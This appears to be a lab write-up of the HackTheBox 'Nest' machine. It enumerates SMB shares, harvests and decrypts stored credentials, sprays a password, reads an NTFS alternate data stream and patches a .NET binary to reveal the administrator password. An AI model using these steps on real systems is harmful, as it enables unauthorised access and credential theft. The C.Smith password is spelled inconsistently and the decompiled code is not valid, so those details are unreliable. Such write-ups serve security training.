


# Nest

```
=====
| NEST 10.10.10.178 |
=====
```



## InfoGathering

```
crackmapexec 10.10.10.178
CME 10.10.10.178:445 HTB-NEST [*] Windows 6.1 Build 7600 (name:HTB-NEST) (domain:HTB-NEST)
```

This tells me the machine name is HTB-NEST and the Domain name is HTB-NEST  
I added this to my hosts file.

```
[*] Nmap: PORT STATE SERVICE VERSION
```

```
[*] Nmap: 445/tcp open microsoft-ds?
```

```
[*] Nmap: 4386/tcp open unknown
```

```
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

```
[*] Nmap: Device type: general purpose|phone|specialized
```

```
[*] Nmap: Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|2012 (92%)
```

```
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2012
```

```
[*] Nmap: Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows 7 or Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 (91%), Microsoft Windows 7 Professional or Windows 8 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (91%)
```

```
[*] Nmap: No exact OS matches for host (test conditions non-ideal).
```

```
[*] Nmap: Network Distance: 2 hops
```

```
[*] Nmap: Host script results:
```

```
[*] Nmap: |_clock-skew: 55s
```

```
[*] Nmap: |_smb2-security-mode:
```

```
[*] Nmap: | 2.02:
```

```
[*] Nmap: |_ Message signing enabled but not required
```

```
[*] Nmap: |_smb2-time:
```

```
[*] Nmap: | date: 2020-01-25T21:21:21
```

```
[*] Nmap: |_start_date: 2020-01-25T21:07:53
```

```
[*] Nmap: TRACEROUTE (using port 445/tcp)
```

```
[*] Nmap: HOP RTT ADDRESS
[*] Nmap: 1 74.05 ms 10.10.14.1
[*] Nmap: 2 74.33 ms nest.htb (10.10.10.178)
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 82.38 seconds
```

PORT 445:

```
msfconsole
use auxiliary/scanner/smb/smb_enumshares
set SMBDomain HTB-NEST
run
# RESULTS
[+] 10.10.10.178:445 - ADMIN$ - (DISK) Remote Admin
[+] 10.10.10.178:445 - C$ - (DISK) Default share
[+] 10.10.10.178:445 - Data - (DISK)
[+] 10.10.10.178:445 - IPC$ - (IPC) Remote IPC
[+] 10.10.10.178:445 - Secure$ - (DISK)
[+] 10.10.10.178:445 - Users - (DISK)

# OR If you dont like knowing Metasploit
smbclient -L 10.10.10.178 -W HTB-NEST
# RESULTS
Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
Data           Disk
IPC$           IPC       Remote IPC
Secure$        Disk
Users          Disk
```

Log into the share and I found user directories which gives me a username list

```
smbclient //10.10.10.178/Users
smb: \> ls
.                D           0 Mon Jan 20 04:13:40 2020
..              D           0 Mon Jan 20 04:13:40 2020
Administrator   D           0 Fri Aug 9 09:08:23 2019
C.Smith         D           0 Fri Dec 27 16:37:25 2019
L.Frost        D           0 Thu Aug 8 11:03:01 2019
R.Thompson     D           0 Thu Aug 8 11:02:50 2019
TempUser       D           0 Wed Aug 7 16:55:56 2019
```

I next was able to login to the following directories

```

smbclient //10.10.10.178/Secure$
# C0uld not enumerate this directory

smbclient //10.10.10.178/Data
smb: \> dir
.                D           0   Wed Aug  7 16:53:46 2019
..               D           0   Wed Aug  7 16:53:46 2019
IT               D           0   Wed Aug  7 16:58:07 2019
Production      D           0   Mon Aug  5 15:53:38 2019
Reports         D           0   Mon Aug  5 15:53:44 2019
Shared          D           0   Wed Aug  7 13:07:51 2019

smb: \Shared\Templates\HR\> get "Welcome Email.txt"
getting file \Shared\Templates\HR>Welcome Email.txt of size 425 as Welcome Email.txt (1.6
KiloBytes/sec) (average 1.6 KiloBytes/sec)

smb: \Shared\Maintenance\> get "Maintenance Alerts.txt"
getting file \Shared\Maintenance\Maintenance Alerts.txt of size 48 as Maintenance Alerts.txt
(0.2 KiloBytes/sec) (average 0.9 KiloBytes/sec)

```

Nmap does not know what port 4386 is so I connected to it.  
It is a service called HQK Reporting Service V1.2

```

telnet 10.10.10.178 4386
HELP
# RESULTS
--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>

```

Here we can see a password is needed for debugging. We will keep an eye out for this password later.

## Gaining Access

I read the files that I downloaded which gave me a username and password

```

cat Maintenance\ Alerts.txt
cat Welcome\ Email.txt

```

```
root@kali:~/HTB/Boxes/Nest# cat Maintenance\ Alerts.txt
There is currently no scheduled maintenance workroot@kali:~/HTB/Boxes/Nest# cat Welcome\ Email.txt
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please inform the
IT department and use the credentials below until all systems have been set up for you.

Username: TempUser
Password: welcome2019

Thank you
HRroot@kali:~/HTB/Boxes/Nest# |
```

**Username: TempUser**  
**Password: welcome2019**

I used RPCCLient for more enum

```

rpcclient -U TempUser -I 10.10.10.178 -p 445 10.10.10.178

enumdomains
# RESULTS
name:[HTB-NEST] idx:[0x0]
name:[Builtin] idx:[0x0]

enumdomusers
# RESULTS
user:[Administrator] rid:[0x1f4]
user:[C.Smith] rid:[0x3ec]
user:[Guest] rid:[0x1f5]
user:[Service_HQK] rid:[0x3ed]
user:[TempUser] rid:[0x3ea]

enumdomgroups
# RESULTS
group:[None] rid:[0x201]

querydominfo
# RESULTS
Domain:          HTB-NEST
Server:
Comment:
Total Users:     5
Total Groups:    1
Total Aliases:   0
Sequence No:     58
Force Logoff:    -1
Domain Server State: 0x1
Server Role:     ROLE_DOMAIN_PDC
Unknown 3:       0x1

srvinfo
# RESULTS
10.10.10.178   Wk Sv NT SNT
platform_id    :      500
os version     :      6.1
server type    :      0x9003

```

I then signed in using these credentials and used smbmap to see what else I could enumerate

```
smbmap -u TempUser -p welcome2019 -d HTB-NEST -H 10.10.10.178 -R
```

```
# RESULTS
```

```
[+] Finding open SMB ports....
```

```
[+] User SMB session established on 10.10.10.178...
```

```
[+] IP: 10.10.10.178:445 Name: HTB-NEST.HTB-NEST
```

Disk						Permissions	Comment
----						-----	-----
ADMIN\$						NO ACCESS	Remote Admin
C\$						NO ACCESS	Default share
.						.	
dr--r--r--	0	Wed	Aug	7	16:53:46	2019	..
dr--r--r--	0	Wed	Aug	7	16:53:46	2019	IT
dr--r--r--	0	Wed	Aug	7	16:58:07	2019	Production
dr--r--r--	0	Mon	Aug	5	15:53:41	2019	Reports
dr--r--r--	0	Mon	Aug	5	15:53:50	2019	Shared
dr--r--r--	0	Wed	Aug	7	13:07:51	2019	READ ONLY
Data							
.\						.	
dr--r--r--	0	Wed	Aug	7	16:53:46	2019	..
dr--r--r--	0	Wed	Aug	7	16:53:46	2019	IT
dr--r--r--	0	Wed	Aug	7	16:58:07	2019	Production
dr--r--r--	0	Mon	Aug	5	15:53:41	2019	Reports
dr--r--r--	0	Mon	Aug	5	15:53:50	2019	Shared
dr--r--r--	0	Wed	Aug	7	13:07:51	2019	
.\IT\						.	
dr--r--r--	0	Wed	Aug	7	16:58:07	2019	..
dr--r--r--	0	Wed	Aug	7	16:58:07	2019	Archive
dr--r--r--	0	Wed	Aug	7	16:58:07	2019	Configs
dr--r--r--	0	Wed	Aug	7	16:59:34	2019	Installs
dr--r--r--	0	Wed	Aug	7	16:08:30	2019	Reports
dr--r--r--	0	Mon	Aug	5	16:33:42	2019	Tools
dr--r--r--	0	Mon	Aug	5	16:33:51	2019	
.\IT\Configs\						.	
dr--r--r--	0	Wed	Aug	7	16:59:34	2019	..
dr--r--r--	0	Wed	Aug	7	16:59:34	2019	Adobe
dr--r--r--	0	Wed	Aug	7	13:20:13	2019	Atlas
dr--r--r--	0	Tue	Aug	6	05:16:34	2019	DLink
dr--r--r--	0	Tue	Aug	6	07:27:08	2019	Microsoft
dr--r--r--	0	Wed	Aug	7	13:23:26	2019	NotepadPlusPlus
dr--r--r--	0	Wed	Aug	7	13:33:54	2019	RU Scanner
dr--r--r--	0	Wed	Aug	7	14:01:13	2019	Server Manager
dr--r--r--	0	Tue	Aug	6	07:27:09	2019	
.\IT\Configs\Adobe\						.	
dr--r--r--	0	Wed	Aug	7	13:20:13	2019	..
dr--r--r--	0	Wed	Aug	7	13:20:13	2019	editing.xml
-r--r--r--	246	Wed	Aug	7	13:20:13	2019	Options.txt
-r--r--r--	0	Wed	Aug	7	13:20:09	2019	projects.xml
-r--r--r--	258	Wed	Aug	7	13:20:09	2019	settings.xml
-r--r--r--	1274	Wed	Aug	7	13:20:09	2019	
.\IT\Configs\Atlas\						.	
dr--r--r--	0	Tue	Aug	6	05:16:34	2019	..
dr--r--r--	0	Tue	Aug	6	05:16:34	2019	Temp.XML
-r--r--r--	1369	Tue	Aug	6	05:18:38	2019	
.\IT\Configs\Microsoft\						.	
dr--r--r--	0	Wed	Aug	7	13:23:26	2019	..
dr--r--r--	0	Wed	Aug	7	13:23:26	2019	Options.xml
-r--r--r--	4598	Wed	Aug	7	13:23:26	2019	
.\IT\Configs\NotepadPlusPlus\						.	
dr--r--r--	0	Wed	Aug	7	13:33:54	2019	..
dr--r--r--	0	Wed	Aug	7	13:33:54	2019	config.xml
-r--r--r--	6451	Wed	Aug	7	17:01:25	2019	

```

-r--r--r--          2108 Wed Aug  7 17:00:36 2019  shortcuts.xml
.\IT\Configs\RU Scanner\
dr--r--r--          0 Wed Aug  7 14:01:13 2019  .
dr--r--r--          0 Wed Aug  7 14:01:13 2019  ..
-r--r--r--          270 Thu Aug  8 13:49:37 2019  RU_config.xml
.\Shared\
dr--r--r--          0 Wed Aug  7 13:07:51 2019  .
dr--r--r--          0 Wed Aug  7 13:07:51 2019  ..
dr--r--r--          0 Wed Aug  7 13:07:33 2019  Maintenance
dr--r--r--          0 Wed Aug  7 13:08:07 2019  Templates
.\Shared\Maintenance\
dr--r--r--          0 Wed Aug  7 13:07:33 2019  .
dr--r--r--          0 Wed Aug  7 13:07:33 2019  ..
-r--r--r--          48 Wed Aug  7 13:07:32 2019  Maintenance Alerts.txt
.\Shared\Templates\
dr--r--r--          0 Wed Aug  7 13:08:07 2019  .
dr--r--r--          0 Wed Aug  7 13:08:07 2019  ..
dr--r--r--          0 Wed Aug  7 13:08:10 2019  HR
dr--r--r--          0 Wed Aug  7 13:08:07 2019  Marketing
.\Shared\Templates\HR\
dr--r--r--          0 Wed Aug  7 13:08:10 2019  .
dr--r--r--          0 Wed Aug  7 13:08:10 2019  ..
-r--r--r--          425 Wed Aug  7 16:55:36 2019  Welcome Email.txt
IPC$
NO ACCESS          Remote IPC
.
dr--r--r--          0 Wed Aug  7 17:08:12 2019  .
dr--r--r--          0 Wed Aug  7 17:08:12 2019  ..
dr--r--r--          0 Wed Aug  7 13:40:25 2019  Finance
dr--r--r--          0 Wed Aug  7 17:08:12 2019  HR
dr--r--r--          0 Thu Aug  8 04:59:25 2019  IT
Secure$
READ ONLY
.\
dr--r--r--          0 Wed Aug  7 17:08:12 2019  .
dr--r--r--          0 Wed Aug  7 17:08:12 2019  ..
dr--r--r--          0 Wed Aug  7 13:40:25 2019  Finance
dr--r--r--          0 Wed Aug  7 17:08:12 2019  HR
dr--r--r--          0 Thu Aug  8 04:59:25 2019  IT
Users
READ, WRITE
.\
dr--r--r--          0 Sat Jan 25 14:42:29 2020  .
dr--r--r--          0 Sat Jan 25 14:42:29 2020  ..
dr--r--r--          0 Fri Aug  9 09:08:23 2019  Administrator
dr--r--r--          0 Fri Dec 27 16:37:25 2019  C.Smith
dr--r--r--          0 Thu Aug  8 11:03:29 2019  L.Frost
dr--r--r--          0 Thu Aug  8 11:02:56 2019  R.Thompson
dr--r--r--          0 Wed Aug  7 16:56:02 2019  TempUser
.\TempUser\
dr--r--r--          0 Wed Aug  7 16:56:02 2019  .
dr--r--r--          0 Wed Aug  7 16:56:02 2019  ..
-r--r--r--          0 Wed Aug  7 16:56:02 2019  New Text Document.txt

```

I signed into the Users share and checked out my users directory and downloaded the file. There was nothing in the document.

```

smbclient -U TempUser%welcome2019 -W HTB-NEST //10.10.10.178/Users
cd TempUser
get "New Text Document.txt"

```

I checked to see if anyone else is using this password.

```
msfconsole
use auxiliary/scanner/smb/smb_login
set USER_FILE /root/HTB/Boxes/Nest/user.list
set SMBPass welcome2019
set RHOSTS 10.10.10.178
set SMBDomain HTB-NEST
run
```

Enum of Frost and Thompspons directories failed after I used that password to login as these users which means the password did not effect the result causing a false positive for these users

SMBMap tells me that the Data share should be checked out next with those credentials. I basically downloaded and read all the files I could. The info I found that was interesting was

```
cat \IT\Configs\Microsoft\Options.xml
# This told me only hosts in the same network can communicate with each other

cat \IT\Configs\NotepadPlusPlus\shortcuts.xml
# This told me php is installed on the windows machine

cat \IT\Configs\NotepadPlusPlus\config.xml
# This gave me a file history list
<History nbMaxFile="15" inSubMenu="no" customLength="-1">
  <File filename="C:\windows\System32\drivers\etc\hosts" />
  <File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
  <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
</History>

cat \IT\Configs\RU Scanner\RU_config.xml
# This gave me credentials over an LDAP port!
<Port>389</Port>
<Username>c.smith</Username>
<Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
```

**USER: c.smith**

**PASS: fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=**

The other interesting info above is my access too [\\HTB-NEST\Secure\\$\IT\Carl\Temp.txt](#). I dont have the ability to list the contents of the Secure\$ share but I can access this file. These means NTFS permissions have been specially edited on this file and I dont have Traverse Directory permissions for it. In order to download that file we need to use mget to download everything we can from Carls directory

```
smbclient -U TempUser%welcome2019 \\10.10.10.178\Secure$
cd IT\Carl
recurse on
prompt off
mget *
```



```

smb: \IT\Carl\> mget
nothing to mget
smb: \IT\Carl\> recurse on
smb: \IT\Carl\> prompt off
smb: \IT\Carl\> mget *
getting file \IT\Carl\Docs\ip.txt of size 56 as ip.txt [0.2 KiloBytes/sec] (average 0.2 KiloBytes/sec)
getting file \IT\Carl\Docs\mmc.txt of size 73 as mmc.txt [0.3 KiloBytes/sec] (average 0.2 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\ConfigFile.vb of size 772 as ConfigFile.vb [2.9 KiloBytes/sec] (average 1.1 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\Module1.vb of size 279 as Module1.vb [1.1 KiloBytes/sec] (average 1.1 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Application.Designer.vb of size 441 as Application.Designer.vb [1.7 KiloBytes/sec] (average 1.2 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Application.Myapp of size 481 as Application.Myapp [3.8 KiloBytes/sec] (average 1.3 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\AssemblyInfo.vb of size 1161 as AssemblyInfo.vb [4.4 KiloBytes/sec] (average 1.8 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Resources.Designer.vb of size 2776 as Resources.Designer.vb [8.9 KiloBytes/sec] (average 2.8 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Resources.resx of size 5612 as Resources.resx [21.2 KiloBytes/sec] (average 4.8 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Settings.Designer.vb of size 2989 as Settings.Designer.vb [11.3 KiloBytes/sec] (average 5.5 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Settings.settings of size 279 as Settings.settings [1.8 KiloBytes/sec] (average 3.1 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\RU Scanner.vbproj of size 4028 as RU Scanner.vbproj [17.9 KiloBytes/sec] (average 4.1 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\RU Scanner.vbproj.user of size 143 as RU Scanner.vbproj.user [0.5 KiloBytes/sec] (average 5.7 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\SsoIntegration.vb of size 133 as SsoIntegration.vb [0.5 KiloBytes/sec] (average 5.3 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\Utils.vb of size 4088 as Utils.vb [18.5 KiloBytes/sec] (average 6.2 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner.sln of size 871 as RUScanner.sln [3.3 KiloBytes/sec] (average 6.8 KiloBytes/sec)
smb: \IT\Carl\> ]

```

There is a file called RUScanner.sln. This tells us we need to open this file with Visual Studio and run the application if there is no EXE file that was compiled.

In the file Modul1.vb as well as other files in the project we can see this can be used to decrypt a password. Use Visual Studio to run this application adding the Base64 type password we found for C.Smith in RRU\_config.xml

```

root@kali:~/HTB/Boxes/Nest/VB Projects/WIP/RU/RUScanner# cat Module1.vb
Module Module1


    Sub Main()
        Dim Config As ConfigFile = ConfigFile.LoadFromFile("RU_Config.xml")
        Dim test As New SsoIntegration With {.Username = Config.Username, .Password = Utils.DecryptString(Config.Password)}

    End Sub

End Module

```

The main function should be run and the debugger will display the password.



That gives us a new username and password

**USER: c.smith**

**PASS: xRxRXPANCAK3SxRxRx**

Use smbclient to sign in with these credentials and obtain the user flag

```
smbclient -U "c.smith%xRrRxPANCAK3SxRrRx" \\\10.10.10.178\\Users
cd C.Smith\
get user.txt
exit
# Exits smbclient
# Execute on your attack machine to read the downloaded file
cat user.txt
# RESULTS
cf71b25404be5d84fd827e05f426e987
```

```
root@kali:~/HTB/Boxes/Nest/VB Projects/WIP/RU/RUScanner# smbclient -U "c.smith%xRrRxPANCAK3SxRrRx" \\\10.10.10.178\\Users
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Sun Jan 26 10:09:59 2020
..               D           0   Sun Jan 26 10:09:59 2020
Administrator    D           0   Fri Aug  9 09:08:23 2019
C.Smith          D           0   Fri Dec 27 16:37:25 2019
config.xml       A          6451  Sun Jan 26 10:09:25 2020
ENOKcALy.exe     A         56320  Sun Jan 26 07:33:26 2020
hKpvAcpp.exe     A         56320  Sun Jan 26 07:54:56 2020
L.Frost          D           0   Thu Aug  8 11:03:01 2019
NL0Ljsuf.exe     A         56320  Sun Jan 26 10:04:44 2020
R.Thompson       D           0   Thu Aug  8 11:02:50 2019
RUBDsqlr.exe     A         56320  Sun Jan 26 07:39:15 2020
sNJpqHVR.exe     A         56320  Sun Jan 26 09:24:50 2020
TempUser         D           0   Wed Aug  7 16:55:56 2019
uPMiLTqx.exe     A         56320  Sun Jan 26 04:12:28 2020

10485247 blocks of size 4096. 7276713 blocks available
smb: \> cd C.Smith
smb: \C.Smith\> dir
.                D           0   Fri Dec 27 16:37:25 2019
..               D           0   Fri Dec 27 16:37:25 2019
HqK Reporting    D           0   Thu Aug  8 17:06:17 2019
user.txt         A           32  Thu Aug  8 17:05:24 2019

10485247 blocks of size 4096. 7276713 blocks available
smb: \C.Smith\> get user.txt
getting file \C.Smith\user.txt of size 32 as user.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \C.Smith\> exit
root@kali:~/HTB/Boxes/Nest/VB Projects/WIP/RU/RUScanner# cat user.txt
cf71b25404be5d84fd827e05f426e987root@kali:~/HTB/Boxes/Nest/VB Projects/WIP/RU/RUScanner# |
```

**USER FLAG: cf71b25404be5d84fd827e05f426e987**

## PrivEsc

There is a directory in C.Smiths home share called HQK Reporting. This coincides with the service running on port 4386. Download this directory.

```
smbclient -U "c.smith%xRrRxPANCAK3SxRrRx" \\\10.10.10.178\\Users
cd "C.Smith/HQK Reporting/"
recurse on
prompt off
mget *
```

Previous query or query results can be found in the ALL QUERIES directory. This makes me believe the HQK service is some sort of SQL reporting service.

```
cat HQK_Config_Backup.xml
# RESULTS
<?xml version="1.0"?>
<ServiceSettings xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://
www.w3.org/2001/XMLSchema">
  <Port>4386</Port>
  <QueryDirectory>C:\Program Files\HQB\ALL QUERIES</QueryDirectory>
</ServiceSettings>
```

There is also a file called HqkLdap.exe in C:\Shares\Users\C.Smith\HQB Reporting\AD Integration which may be useful later on.

When I used psexec\_psh to access the machine in a terminal (which was unintended) i found a debug password in C:\Program Files\HQB>type HQK\_Config.xml.

```
C:\Program Files\HQB>type HQK_Config.xml
# RESULTS
type HQK_Config.xml
<?xml version="1.0"?>
<ServiceSettings xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://
www.w3.org/2001/XMLSchema">
  <Port>4386</Port>
  <DebugPassword>WBQ201953D8w</DebugPassword>
  <QueryDirectory>C:\Program Files\HQB\ALL QUERIES</QueryDirectory>
</ServiceSettings>
```

The other place to find this password since we should not have a terminal yet is to download the file "Debug Mode Password.txt" onto a Windows machine and read the Alternate Data Stream. ADS are on NTFS file systems. Downloading this file to Linux will remove the Stream property hence removing the part of the file we need to read.

Typing this out made me realize the ADS is actually more of a property. Using smbclient I am able to discover a stream exists as well as its name.

```
smbclient -U "c.smith%RXRXRXPANCAK3SxRXRx" \\10.10.10.178\Users
cd "C.Smith\HQB Reporting"
allinfo "Debug Mode Password.txt"
```

Taking smbclient a bit further, what if we download the file with the ADS. This gives us the information we want to see

```
get "Debug Mode Password.txt:Password:$DATA"
# RESULTS
getting file \C.Smith\HQB Reporting\Debug Mode Password.txt:Password:$DATA of size 15 as Debug
Mode Password.txt:Password:$DATA (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
```

```
smb: \C.Smith\HQB Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time: Thu Aug 8 05:06:12 PM 2019 MDT
access_time: Thu Aug 8 05:06:12 PM 2019 MDT
write_time: Thu Aug 8 05:08:17 PM 2019 MDT
change_time: Thu Aug 8 05:08:17 PM 2019 MDT
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
smb: \C.Smith\HQB Reporting\> get "Debug Mode Password.txt:Password:$DATA"
getting file \C.Smith\HQB Reporting\Debug Mode Password.txt:Password:$DATA o
smb: \C.Smith\HQB Reporting\> exit
root@kali:~/HTB/Boxes/Nest# ls
Administrator 'Debug Mode Password.txt:Password:$DATA' 'Maintenance Alert
config.xml Docs 'New Text Document
C.Smith editing.xml Options.txt
deBasePass L.Frost Options.xml
root@kali:~/HTB/Boxes/Nest# cat 'Debug Mode Password.txt:Password:$DATA'
WBQ201953D8w
```

REFERENCE: <https://roberthosborne.com/f/alternate-data-streams>

### **DEBUG PASSWORD: WBQ201953D8w**

This is most likely the password for the Service\_HQB user. If it is the password I was unable to login as that service or any other user. Since direct logins wont work I am going to try to access the service and enter the debug password there. We saw in our initial info gathering stage that there is a place to enter this debug password.

```
telnet 10.10.10.178 4386
debug WBQ201953D8w
HELP
```

```
root@kali:~/HTB/Boxes/Nest# telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

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>debug WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are now available
>HELP

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>

>|
```

We can issue queries to read a config file that displays the administrator password hash

```
setdir ..
list
setdir LDAP
list
showquery 2
```

```

>setdir ..
Current directory set to HQK
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

QUERY FILES IN CURRENT DIRECTORY

[DIR] ALL QUERIES
[DIR] LDAP
[DIR] Logs
[1] HqkSvc.exe
[2] HqkSvc.InstallState
[3] HQK_Config.xml

Current Directory: HQK
>setdir LDAP

Current directory set to LDAP
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

QUERY FILES IN CURRENT DIRECTORY

[1] HqkLdap.exe
[2] Ldap.conf

Current Directory: LDAP
>showquery 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4=

```

**User=Administrator**

**Password=yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4=**

The HqkLdap.exe program I found earlier seems like somewhere I can find credentials as LDAP requires authentication for authentication. I used DnSpy which is an application that can be used to modify this binary.

RESOURCE: <https://github.com/0xd4d/dnSpy/releases>

The EXE file is a .NET binary of course as DnSpy can be used to edit it. It expects an argument that contains configuration info. We are going to use the Ldap.conf config file as this is what the target uses. The Ldap.conf file should contain what we enumerated.

CONTENTS OF LDAP.CONF

```

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4=

```

HqkLdap.exe looks for a file called HqkDbImport.exe in the same directory.

On our Windows attack machine, create a file with that name in the same folder.

Change CR classes RD method (method is the appropriate term in C# not function). We want this to print the decrypted password in the console.

Right click -> Edit Method

```
Console.WriteLine(Encoding.ASCII.GetString(array2, 0, count));
```

```
namespace HqkLdap
{
    // Token: 0x02000007 RID: 7
    public partial class CR
    {
        // Token: 0x06000015 RID: 21
        private static string RD(string cipherText, string passPhrase, string salt)
        {
            byte[] bytes = Encoding.ASCII.GetBytes(InitVector);
            byte[] bytes2 = Encoding.ASCII.GetBytes(saltValue);
            byte[] array = Convert.FromBase64String(cipherText);
            checked
            {
                byte[] bytes3 = new Rfc2898DeriveBytes(passPhrase, bytes2, password);
                ICryptoTransform transform = new AesCryptoServiceProvider
                {
                    Mode = CipherMode.CBC
                }.CreateDecryptor(bytes3, bytes);
                MemoryStream memoryStream = new MemoryStream(array);
                CryptoStream cryptoStream = new CryptoStream(memoryStream, transform);
                byte[] array2 = new byte[array.Length + 1];
                int count = cryptoStream.Read(array2, 0, array2.Length);
                memoryStream.Close();
                cryptoStream.Close();
                Console.WriteLine(Encoding.ASCII.GetString(array2, 0, count));
                return Encoding.ASCII.GetString(array2, 0, count);
            }
        }
    }
}
```

